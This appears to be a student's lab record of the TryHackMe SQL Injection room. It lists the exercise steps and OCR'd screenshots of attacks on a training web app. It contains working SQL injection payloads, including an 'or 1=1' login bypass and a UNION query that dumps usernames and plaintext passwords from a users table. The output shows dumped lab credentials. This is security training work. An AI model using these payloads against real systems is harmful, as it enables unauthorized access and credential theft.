


Ex. No.: 4**Date:** 20 . 09 . 2024**SQL INJECTION LAB****Aim:**

To do perform SQL Injection Lab in TryHackMe platform to exploit various vulnerabilities.

Algorithm:

1. Access the SQL Injection Lab in TryHackMe platform using the link-
<https://tryhackme.com/r/room/sqlilab>
2. Click Start AttackBox to run the instance of KaliLinux distribution.
3. Perform SQL injection attacks on the following-
 - a) Input Box Non-String
 - b) Input Box String
 - c) URL Injection
 - d) POST Injection
 - e) UPDATE Statement
4. Perform broken authentication of login forms with blind SQL injection to extract admin password
5. Perform UNION-based SQL injection and exploit the vulnerable book search function to retrieve the flag

Output:

The screenshot shows a web application titled "SQL Injection 1: Input Box Non-String". It features a "Log in" form with two input fields. The first field contains the value "'a' or 1=1 --". The second field is empty. Below the form is a blue "Log in" button. At the bottom of the page, there is a navigation bar with links for "Profile" and "Logout". The main content area is titled "SQL Injection 1: Input Box Non-String" and displays "Francois's Profile". It lists several fields: "Flag" (THM{[REDACTED]}), "Employee ID" (10), "Salary" (R250), "Passport Number" (8605255014084), and "Nick Name" (Nick Name).

Log in

a' or 1=1 --

•

Log in

Profile Logout SQL Injection 2: Input Box String

Francois's Profile

Flag	THM{██████████}
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	
E-mail	

Login

10.10.1.134:5000/sesqli3/login?profileID=a&password=a

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security E

SQL Injection 3: URL Injection

The account information you provided does not exist!

Log in

ProfileID

Password

Log in

Profile Logout

SQL Injection 4: POST Injection

Francois's Profile

Flag
Employee ID
Salary
Passport Number
Nick Name
E-mail

THM{ [REDACTED] }
10
R250
8605255014084

SQL Injection 5: UPDATE Statement

Log in

10

[REDACTED]

Log in

Home [Edit Profile](#) Logout

SQL Injection 5: UPDATE Statement

Francois's Profile

Employee ID
Salary
Passport Number
Nick Name
E-mail

10
R250
8605255014084

Invalid username or password.

Log in

Username

Password

Log in

[Create an Account](#)

```
' union select '-1''union select  
1,group_concat(username),group_concat(password),4 from users-- -
```

Profile Logout

Book Title 2

Logged in as

```
' union select '-1''union select 1,group_concat(username),group_concat(password),4 from users-- -
```

Title: admin,dev,amanda,maja,emil,sam2

THM{REDACTED},asd,Summer2019!,345m3io4hj3,viking123,asd

Author: 4

Result: Thus, the various exploits were performed using SQL Injection Attack.